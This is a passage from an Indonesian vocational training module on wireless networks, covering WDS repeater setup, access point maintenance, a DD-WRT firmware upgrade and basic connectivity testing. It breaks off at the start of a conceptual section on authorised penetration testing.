6	00-0A-EB-13-09-19	TP-LINK_130919	43dB	2	OFF	Connect
7	F8-D1-11-61-E3-8A	TP-LINK_61E38A	3dB	2	ON	Connect
8	00-23-CD-DE-31-E8	TL-WR841ND	43dB	4	OFF	Connect
9	00-1D-0F-98-2C-30	TP-LINK_982C30	13dB	4	OFF	Connect
10	00-0A-EB-13-09-19	TP-LINK_741v4	11dB	6	OFF	Connect
11	00-23-CD-E1-46-EA	TP-LINK_BST	6dB	6	ON	Connect
12	40-16-9F-2B-15-C6	TP-LINK_PocketAP_2B15C6	3dB	6	OFF	Connect

4. Halaman akan kembali **Wireless Settings - > Repeater**, dan **SSID** dan **MAC AP** akan diisi dengan informasi dari AP utama.

Wireless Settings - Repeater

SSID: TL-WR841ND

MAC of AP: 00-23-CD-DE-31-E8 for example:00-1D-0F-11-22-33

Region: United States

Warning: Ensure you select a correct country to conform local law. Incorrect settings may cause interference.

Survey

(Please choose Main AP's type of encryption, and input the wireless password)

Security Options: WPA-PSK/WPA2-PSK

WEP Key Index: 1


Authentication Type: Open System

PassWord: 12345678


Save

Kemudian untuk **Opsi keamanan** dan **Password**, masukkan info yang sama sebagai AP utama. Silakan konfirmasi opsi keamanan dan Password dari AP utama. Di sini kita mengambil **WPA-PSK** sebagai contoh. Pilih **WPA-PSK/WPA2-PSK**, dan masukan password "12345678" di lapangan **Password**. Kemudian klik **Simpan**.

5. Muncul konfirmasi "perubahan konfigurasi nirkabel tidak akanberubah sampai AP reboot, silakan klik di sini untuk reboot." Klik **OK** pada jendela konfirmasi tersebut selanjutnya klik **reboot** untuk me-restart AP. Jika komputer masih terhubung ke Repeater dengan kabel, lakukan tes koneksi dengan menggunakan perintah 'ping' pada komputer. Klik **Start - >Run**, ketik **cmd**. Kemudian **OK**.



Tahap terakhir adalah mengubah alamat IP dari PC client agar mendapatkan konfigurasi IP address secara otomatis dari AP dengan mengubah setting IP ke **Obtain an IP address automatically** seperti gambar berikut :



Setelah mendapatkan alamat IP, PC client telah terhubung ke jaringan nirkabel dan dapat saling berkomunikasi.

E. Latihan

Jawablah pertanyaan-pertanyaan dibawah dibawah ini dengan singkat dan jelas !

1. Jelaskan apa yang dimaksud dengan WDS!

F. Rangkuman

Wireless Distribution System (WDS) adalah sebuah sistem untuk memperluas jangkauan jaringan nirkabel dengan menggunakan dua atau lebih *Access point*. Dengan teknik WDS ini, penggunaan kabel sebagai backbone jaringan tidak dibutuhkan, sehingga lebih mudah, murah, dan efisien untuk instalasinya. Syarat – syarat untuk membangun jaringan nirkabel WDS adalah : *access point* utama maupun *Access point Repeater* harus mendukung fitur WDS, masing-masing IP Address *Access point* tidak boleh sama, semua *Access point* yang terlibat dalam 1 koneksi harus menggunakan Metode enkripsi atau autentifikasi yang sama, kanal (channel Radio yang digunakan harus sama, layanan DHCP Server pada *Access point Repeater* harus dinonaktifkan. Terdapat 2 pilihan mode konfigurasi pada *access point* untuk penerapan WDS adalah : mode wireless bridge, baik wireless bridge Point to Point atau Point to MultiPoint dan mode wireless repeater.

G. Kunci Jawaban

1. Sebuah sistem untuk memperluas jangkauan jaringan nirkabel dengan menggunakan dua atau lebih *Access point*
2. Seting pada AP, dimana *Access point* WDS hanya berkomunikasi satusama lain (sesama *Access point*, dan tidak mengizinkan station (STA) untuk mengakses AP tersebut.
3. Seting pada AP sebagai mode Wireless repeater, dimana *Access point-Access point* saling berkomunikasi satu sama lain dan mengizinkan station (STA) untuk mengakses mereka.



KEGIATAN PEMBELAJARAN

Kegiatan Pembelajaran 3

A. Tujuan

1. Melalui diskusi peserta dapat menganalisis teknik – teknik perawatan perangkat jaringan nirkabel.
2. Melalui observasi peserta dapat mengidentifikasi teknik perbaikan perangkat sesuai dengan indikasi kerusakan yang terjadi.
3. Melalui praktikum peserta dapat memperbaiki perangkat jaringan nirkabel.

B. Indikator Pencapaian Kompetensi

1. Menganalisis teknik – teknik perawatan perangkat jaringan nirkabel
2. mengidentifikasi teknik perbaikan perangkat sesuai dengan indikasi kerusakan yang terjadi.
3. Memperbaiki perangkat jaringan nirkabel.

C. Uraian Materi

Padajaringan nirkabel perlu dilakukan perawatan perangkat jaringan secara berkala. Misalnya dalam kondisi ideal, perawatan jaringan nirkabel dilakukan dalam kurun waktu sebulan sekali. Dalam jangka waktunya sebulan jika tidak ada perawatan maka perangkat wireless akan cepat rusak dan dapat mengakibatkan mati total, karena sebuah perangkat bila tidak terawat akan memperlambat kinerja perangkat tersebut sehingga kinerja berjalan sangat lambat bahkan bisa rusak. Perawatan ini perlu dilakukan qgar kualitas dan kinerja perangkat senantiasa stabil dan tidak terjadi kerusakan-kerusakan pada komponen yang ada di dalamnya. Perawatan dan perbaikan perlu dilakukan pada bagian perangkat keras (PC,HUB/Switch,AP,Acces Point,Antena,Kabel dan Modem) radio outdoor/indoor, wireless AP serta mengatur radio tersebut melalui perangkat lunak atau software yang sesuai merk radio/wireless. Perangkat jaringan pada umumnya memiliki umur antara 1-5 tahun tergantung dari kehandalan perangkat tertentu.

1. Prosedur Perawatan Perangkat Jaringan Nirkabel

Untuk perawatan terhadap perangkat – perangkat jaringan nirkabel, ada beberapa hal yang perlu dilakukan diantaranya adalah sebagai berikut:

1. Mematikan fungsi broadcast wifi, biasanya ada perangkat yg menyediakan saklar on/off utk wifi namun ada pula yg sudah terintegrasi dengan seting konfigurasi perangkat *Access Point* tersebut.
2. Bersihkan debu / kotoran yang terdapat di board perangkat. Karena debu awalnya partikel kecil yang menempel namun jika ruangan lembab dan debu menjadi basah karena udara pada musin hujan atau dingin, hal ini menyebabkan induksi elektrik di sirkuit rangkaian wifi sehingga menimbulkan konsleting (*shortcircuit*).
3. Menggunakan alat pengaman listrik lainnya seperti stabiliser (penyetabil tegangan), UPS (Penyalur tegangan cadangan) dan surge arrester (penangkal petir). Seperti kita ketahui bahwa tidak semua tegangam listrik di Indonesia stabil, kadang pemadaman listrik pun bisa terjadi mendadak dan juga yang paling berbahaya yaitu serangan petir saat terjadi badai atau hujan.
4. Perawatan yang dapat dilakukan untuk aantena, khususnya antena jenis Grid adalah dengan memastikan bahwa baut penyangga tidak kendor, jika diletakkan sebagai perangkat outdoor maka pastikan saat hujan box tidak rembes air, dan lain sebagainya. Untuk perbaikan, contohnya sinyal pada antena grid lemah maka hendaknya dilakukan pointing, jika ada salah satu perangkat kartu penguat, repeater atau Power over ethernet (POE) pada antena grid terkena rembesan air atau diduga terjadi kerusakan maka hendaknya dilakukan penggantian kartu tersebut.
5. Untuk perangkat *access point*, perawatan dapat dilakukan dengan memeriksa konfigurasi secara berkala. sedang untuk perbaikannya sendiri mungkin lebih pada pengaturan konfigurasi yang dianggap salah.


2. Perangkat Pendukung Perawatan Jaringan Nirkabel

Untuk menjaga kinerja dari jaringan nirkabel dan juga untuk perawatan perangkat jaringan terutama perangkat – perangkat yang bersifat outdoor, maka dapat di

pasang perangkat – perangkat tambahan seperti amplifiers, attenuators, slitters dan lightning arrestors. Penjelasan tentang bentuk, karakteristik dan fungsi dari masing – masing perangkat pendukung akan diuraikan lebih lanjut.

1. Amplifier


Amplifier digunakan untuk menguatkan atau membesarkan tenaga yang diberikan kepada perangkat amplifier tersebut. Tujuannya adalah agar tenaga keluaran dari antena menjadi lebih besar. Karena bersifat aktif, amplifier membutuhkan energi atau tenaga listrik untuk bisa beroperasi. Dengan amplifier, signal yang keluar dari antena secara otomatis akan menjadi lebih besar.



Gambar 3.1. Perangkat Amplifier Sinyal

2. Attenuator

Alat ini merupakan kebalikan dari amplifier. Fungsi attenuators adalah untuk mengurangi daya pancar sinyal dari antena. Alat ini perlu digunakan apabila tenaga atau tepatnya EIRP dari antena terlalu besar sehingga melebihi ketentuan hukum tentang pemancaran sinyal radio dan data.




Gambar 3.2. Perangkat Attenuator Sinyal

Attenuators adalah alat yang pasif, tidak memerlukan tenaga listrik untuk bekerja karena tugasnya mengurangi power yang ada. Pemasangan alat ini adalah pada kabel yang terletak di antara *access point* dan antenna.

3. Splitter


Peralatan lain yang dipasang di luar ruangan (out door) adalah splitter. Alat ini digunakan untuk membagi signal sebuah acces point kedua antenna.



Gambar 3.3. Perangkat Splitter

4. Lightning Arrestor

Fungsi dari alat ini adalah untuk menghadapi listrik statik yang mungkin bisa merusakkan perangkat nirkabel yang digunakan. Alat ini tidak ditujukan untuk menghadapi petir.



Gambar 3.4. Perangkat Lightning Arrestors

Ketika petir menyambar antenna, alat ini juga akan hancur bersama dengan antenna yang digunakan. Untuk menanggulangi adanya petir, maka diperlukan pemasangan anti petir atau yang dikenal dengan *grounding*.

3. Prosedur Perawatan Perangkat Lunak Jaringan Nirkabel

Untuk menjaga agar jaringan nirkabel dapat selalu beroperasi secara optimal, maka perlu diperhatikan juga perangkat lunak yang digunakan pada jaringan tersebut. Perawatan perangkat lunak yang dapat dilakukan adalah prosedur seperti berikut ini:

1. Lakukan upgrade firmware terbaru yang sesuai dengan perangkat keras (dalam hal ini *access point* atau wireless AP). Firmware adalah perangkat lunak atau bisa disebut sebagai program yang bersifat tetap, yang tertanam pada unit perangkat keras seperti alat-alat elektronik, alat telekomunikasi dan komponen-komponen komputer. Upgrade firmware perlu dilakukan apabila terjadi ketidakstabilan pada konektifitas perangkat *access point* dalam memberikan layanan koneksi ke klien.
2. Tidak melakukan perangkat lunak yang memakan memori besar pada komputer yang berfungsi untuk memonitoring kondisi jaringan. Perangkat lunak yang memakan memori besar antara lain adalah game.
3. Selalu memperbaharui kompatibilitas perangkat lunak dengan perangkat keras.

D. Aktivitas Pembelajaran

Aktivitas pembelajaran ini berupa berbagai bentuk kegiatan belajar yang harus dilakukan oleh peserta diklat untuk memantapkan dalam pengetahuan dan keterampilan serta nilai maupun sikap yang terkait dengan uraian materi yang sudah dijelaskan di atas, kegiatan tersebut adalah sebagai berikut :

1. Upgrade firmware perangkat *access point*

Salah satu teknik untuk merawat perangkat jaringan nirkabel, dalam hal ini *access point* adalah dengan melakukan upgrade firmware. Teknik ini perlu dilakukan apabila konektivitas dari *access point* sudah tidak stabil. Upgrade juga diperlukan untuk memperbarui performansi perangkat *access point* tersebut.

Pada praktek ini diambil contoh salah satu tipe *access point* Linksys WRT54GL ke dd-wrt v24 standart generic seperti gambar berikut ini:




Berikut ini adalah langkah – langkah untuk mengupgrade perangkat access:

1. Siapkan terlebih dahulu semua peralatan atau perangkat yang diperlukan, misalnya AP Linksys itu sendiri dan download software upgradenya, berikut langkah-langkahnya namun untuk meng-upgrade harus dilakukan upgrade dulu ke dd-wrt v24 mini generic.
2. Download dulu firmware upgrade dd-wrt v24 mini generic dan firmware upgrade dd-wrt v24 standart generic
3. Nyalakan perangkat Linksys WRT54GL dan komputer/laptop nya
4. Pasangkan kabel UTP ke salah satu dari 4 Port LAN dengan port kartu jaringan di komputer/laptop , port 1 LAN pada Linksys WRT54GL merupakan pilihan yang baik (bukan port internet/WAN), lihat gambar dibawah :



5. Set IP address pada komputer anda dengan modus DHCP. Hal ini dimaksudkan agar komputer anda mendapatkan IP address dari wireless AP
6. Lakukan hardware reset terhadap perangkat Linksys WRT54GL dengan cara menekan tombol reset yang ada pada bagian belakang perangkat Linksys WRT54GL anda beberapa saat, kira-kira 10 detik.
7. Buka web browser, dan ketik alamat <http://192.168.1.1> pada address bar web browser kemudian tekan enter, tunggu beberapa saat anda akan dihadapkan ke halaman yang tampak seperti gambar dibawah:



8. Pada prompt login, kosongkan kolom User Name: dan masukkan "admin" (tanpa tanda kutip) pada kolom password dan tekan enter.
9. Dan kemudian pun dihadapkan pada halaman menu setingan linksys WRT54GL berbasis web browser seperti gambar dibawah:



10. Pada halaman web AP, pilih menu Administration lalu pilih menu Firmware Upgrade akan tampil halaman seperti gambar dibawah berikut




11. Pada halaman Firmware Upgrade, klik tombol browse, lalu pilih firmware DD-WRT tipe mini generic yang telah download dan ekstrak sebelumnya, perlu ingat upgrade harus bertahap yaitu dengan versi dd-wrt.v24 mini generic.bin dulu. Lalu klik tombol Upgrade




12. Tunggu proses Upgrade selesai, dan harus diingat adalah menjaga agar proses upgrade tidak terhent sebelum selesai.
13. Biarkan sekitar 2 menit setelah AP reboot secara otomatis.
14. Usahakan lihat respon AP dengan memberikan perintah:
ping -t 192.168.1.1.
Amati selama proses upgrade, biasanya pada kasus-kasus tertentu urlhttp://192.168.1.1 baru bisa diakses pada web browser setelah ada reply dari AP tersebut.
15. Setelah proses Upgrade pertama selesai, lakukan hardware reset seperti langkah sebelumnya. Apabila setelah upgrade tersebut *access point* tidak dapat diakses setelah me-reboot otomatis, lakukanlah hardware reset seperti langkah sebelumnya.



16. Arahkan kembali browser ke alamat http://192.168.1.1 kemudian tekan enter maka akan muncul menu page dd-wrt v24 mini generic seperti gambar di bawah



17. Pilih menu Administration, maka akan muncul prompt login. Pada prompt login, masukan username "root" dan password "admin" tanpa tanda kutip kemudian OK
18. Pada menu Administration, pilih menu Firmware Upgrade, kemudian klik tombol Browse, lalu pilih firmware DD-WRT v24 standard generic (dd-wrt.v24_std_generic.bin) yang telah download dan ekstrak sebelumnya, lihat gambar dibawah ini:



19. Kemudian klik tombol Upgrade. Tunggu proses Upgrade selesai, dan jangan menginterupsi proses upgrade tersebut



20. Terakhir setelah proses Upgrade selesai, lakukan hardware reset seperti langkah sebelumnya



.....

F. Rangkuman

Padajaringan nirkabel perlu dilakukan perawatan perangkat jaringan secara berkala, misalnya dalam kurun waktu sebulan sekali.Perawatan ini perlu dilakukan agar kualitas dan kinerja perangkat senantiasa stabil dan tidak terjadi kerusakan-kerusakan pada komponen yang ada di dalamnya.Beberapa hal yang perlu dilakukan diantaranya adalah mematikan fungsi broadcast wifi, membersihkan debu / kotoran yang terdapat di board perangkat, menggunakan alat pengaman listrik lainnya seperti stabiliser (penyetabil tegangan), UPS (Penyalur tegangan cadangan) dan surge arrester (penangkal petir), memastikan baut penyangga antena outdoor tidak kendur dan pastikan saat hujan box tidak tembus air.

G.Kunci Jawaban

1. 1. Mematikan fungsi broadcast wifi, biasanya ada perangkat yg menyediakan saklar on/off utk wifi namun ada pula yg sudah terintegrasi dengan wireless schedule di dalamnya.
2. Bersihkan debu / kotoran yang terdapat di board perangkat.Karena debu awalnya partikel kecil yang menempel namun jika ruangan lembab dan debu menjadi basah karena udara pada musim hujan atau dingin, hal ini menyebabkan induksi elektrik di sirkuit rangkaian wifi sehingga menimbulkan konsleting (short circuit).
3. Menggunakan alat pengaman listrik lainnya seperti stabiliser (penyetabil tegangan), UPS (Penyalur tegangan cadangan) dan surge arrester (penangkal petir). Seperti kita ketahui bahawa tidak semua tegangam listrik di Indonesia stabil, kadang pemadaman listrik pun bisa terjadi mendadak

dan juga yang paling berbahaya yaitu serangan petir saat terjadi badai atau hujan.

4. Untuk perawatan antena grid, yang merupakan salah satu perangkat untuk jaringan nirkabel. perawatan yang dapat dilakukan adalah dengan memastikan bahwa baut penyangga tidak kendur, jika diletakkan sebagai perangkat outdoor maka pastikan saat hujan box tidak rembes air, dan lain sebagainya. Untuk perbaikan, contohnya sinyal pada antena grid lemah maka hendaknya dilakukan pointing, jika ada salah satu perangkat kartu penguat, repeater atau Power over ethernet (POE) pada antena grid terkena rembesan air atau diduga terjadi kerusakan maka hendaknya dilakukan penggantian kartu tersebut.
 5. Untuk perangkat *access point*, perawatan dapat dilakukan dengan memeriksa konfigurasi secara berkala. sedang untuk perbaikannya sendiri mungkin lebih pada pengaturan konfigurasi yang dianggap salah.
2. 1. Lakukan upgrade firmware terbaru yang sesuai dengan perangkat keras (dalam hal ini *access point* atau wireless AP). Firmware adalah perangkat lunak atau bisa disebut sebagai program yang bersifat tetap, yang tertanam pada unit perangkat keras seperti alat-alat elektronik, alat telekomunikasi dan komponen-komponen komputer. Upgrade firmware perlu dilakukan apabila terjadi ketidakstabilan pada konektivitas perangkat *access point* dalam memberikan layanan koneksi ke klien.
 2. Tidak melakukan perangkat lunak yang memakan memori besar pada komputer yang berfungsi untuk memonitoring kondisi jaringan. Perangkat lunak yang memakan memori besar antara lain adalah game.
 3. Selalu memperbaharui kompatibilitas perangkat lunak dengan perangkat keras.



KEGIATAN PEMBELAJARAN

Kegiatan Pembelajaran 4

A. Tujuan

1. Melalui diskusi peserta dapat mengidentifikasi aspek – aspek pengujian terhadap jaringan nirkabel.
2. Melalui praktikum peserta dapat menguji kinerja jaringan nirkabel.

B. Indikator Pencapaian Kompetensi

1. Mengidentifikasi aspek – aspek pengujian terhadap jaringan nirkabel.
2. Menguji kinerja jaringan nirkabel.

C. Uraian Materi

Setelah jaringan nirkabel terbentuk, maka tahap berikutnya adalah pengujian jaringan nirkabel tersebut. Setidaknya terdapat 2 aspek pengujian terhadap jaringan nirkabel, yaitu:

- Konektifitas jaringan nirkabel

Faktor – faktor yang berkaitan dengan konektifitas jaringan nirkabel di antaranya adalah : kestabilan koneksi, jarak jangkauan area yang dicover dan besar throughput. Throughput adalah bandwidth yang sebenarnya (aktual) yang diukur dengan satuan waktu tertentu dan pada kondisi jaringan tertentu yang digunakan untuk melakukan transfer file dengan ukuran tertentu.

- Keamanan jaringan nirkabel

Salah satu cara untuk menguji keamanan jaringan nirkabel adalah dengan metode penetration testing. Salah satu contoh dari penerapan teknik peneration testing adalah dengan percobaan crack password yang dipasang di jaringan nirkabel.

1. Pengujian Sinyal Radio *Access point*

Salah satu faktor yang berkaitan dengan aspek kemampuan konektifitas jaringan nirkabel adalah faktor sinyal kestabilan koneksi yang berkaitan erat dengan sinyal dari dari *access point*. Berikut ini adalah tahapan untuk menguji koneksi sinyal sebuah *access point*.

1. Lakukan pengujian signal, mirip dengan pengujian noise, hanya saja pada saat ini antena dan kabel (termasuk POE) sudah dihubungkan ke perangkat radio.
2. Sesuaikan channel dan nama SSID (Network Name) dengan identitas BTS/AP tujuan, demikian juga enkripsinya, apabila dipergunakan otentikasi MAC Address maka di AP harus didefinisikan terlebih dahulu MAC Address station tersebut.
3. Bila menggunakan otentikasi Radius, pastikan setting telah sesuai dan cobalah terlebih dahulu mekanismenya sebelum dipasang.
5. Lakukan tes koneksi menggunakan perintah 'ping' secara kontinyu untuk menguji stabilitas koneksi.
6. Bila telah stabil dan signal strenght minimum good (setelah diperhitungkan noise) maka lakukan uji troughput dengan melakukan koneksi FTP (dengan software FTP klien) ke FTP server terdekat (idealnya di titik server BTS tujuan), pada kondisi ideal average troughput akan seimbang baik saat download maupun up load, maksimum troughput pada koneksi radio 1 mbps adalah sekitar 600 kbps dan per TCP connection dengan MTU maksimum 1500 bisa dicapai 40 kbps.
7. Selanjutnya gunakan software mass download manager yang mendukung TCP connection secara simultan (concurrent), lakukan koneksi ke FTP server terdekat dengan harapan maksimum troughput 5 kbps per TCP connection, maka dapat diaktifkan sekitar 120 session simultan (concurrent), asumsinya $5 \times 120 = 600$.
8. Atau dengan cara yang lebih sederhana, digunakan skala yang lebih kecil, 12 concurrent connection dengan trouhgput per session 5 kbps.Selanjutnya dapat dianalisa apakah total troughput bisa mencapai 60 kbps (average), apabila tercapai throughput seperti di atas, maka stabilitas koneksi sudah dapat dijamin berada pada level maksimum
9. Pada setiap tingkat pembebanan yang dilakukan bertahap, perhatikan apakah RRT (Resource Resolution Table) ping meningkat, angka mendekati sekitar 100 ms masih dianggap wajar.

Untuk menguji kemampuan konektifitas dari sebuah kartu adapter wireless, dapat dilakukan perintah ping dengan parameter – parameter seperti berikut ini:

```
ping 192.168.1.50 -n 100 -l 65500
```

dimana perintah tersebut melakukan ping ke sebuah PC yang terhubung ke jaringan menggunakan kartu adapter wifi, dengan kekuatan beban sebesar 65.500 bytes selama 100 kali . Hasil pengiriman paket yang dapat di analisa sebanyak berapa paket yang terkirim, berapa paket yang loss. Serta dapat dilihat waktu tempuh transfer minimum, waktu tempuh maksimum dan waktu tempuh rata-rata.

2. Metode Penetration Testing

Penetration Testing (disingkat pentest) adalah suatu kegiatan dimana seseorang mencobamensimulasikan serangan yang bisa dilakukan terhadap jaringan organisasi / perusahaan tertentu untuk menemukan kelemahan yang ada pada sistem jaringan tersebut. Orang yang melakukan kegiatan ini disebut penetration tester (disingkat pentester). Tujuan dari Penetration testing adalah untuk memperkuat sistem jaringan, Dengan melakukan pentest, celah-celah keamanan yang ada dapat diketahui dan dengan demikian dapat diperbaiki secepatnya. Seorang pentester mensimulasikan serangan yang dapat dilakukan, Pengelola jaringan nirkabel akan dapat menjelaskan resiko pembobolan keamanan jaringan nirkabel yang bisa terjadi, dan melakukan perbaikan sistem tanpa merusak infrastruktur jaringan tersebut.

Penetration testing merupakan tindakan yang membahayakan data karena pelaku pengujian bersifat aktif dalam melakukan berbagai serangan untuk mencari kelemahan sistem. Penerapan penetration testing pada sebuah institusi membutuhkan perencanaan dan persiapan yang matang sehingga tidak beresiko besar yang bersifat merugikan pihak institusi selaku pemilik aset dan pihak pelaku pengujian. Metodologi yang digunakan untuk melakukan penetration testing untuk WLAN sudah ada seperti yang dikeluarkan oleh lembaga OIISG (Open Information System Security Group) yang terdokumentasi dalam ISSAF Penetration Testing. ISSAF (Information Systems Security Assessment Framework) merupakan kerangka kerja yang dapat digunakan sebagai acuan untuk melakukan assessment keamanan sistem. Metodologi yang digunakan seperti pada gambar 4.1. Tindakan pengujian dengan penetration testing merupakan tindakan yang cukup beresiko sehingga dalam melakukan pengujian dengan metode ini dapat dilakukan secara bertahap sebagai berikut:

a. Pra pengujian

Tahap ini mempersiapkan kesepakatan antara pihak penguji dan target tentang pelaksanaan pengujian. Selain itu perlu adanya jaminan terhadap resiko yang dialami kedua belah pihak antara lain:

- Jaminan hukum pelaku penetration testing berupa legalitas yang dibuat oleh pihak target penetrasi.
- Jaminan atas resiko terhadap tindakan penetration testing dengan membuat kesepakatan bersama antara pihak pelaku dan target penetrasi.
- Jaminan keamanan data sistem jaringan dari pihak pelaku terhadap pihak target penetrasi.

b. Pengujian

Metode pengujian menggunakan penetration testing seperti uraian sebelumnya.



Gambar 4.1. Metodologi teknik Penetration Attack

Proses pengujian keamanan jaringan WLAN melalui beberapa tahap sebagai berikut:

1. Information gathering

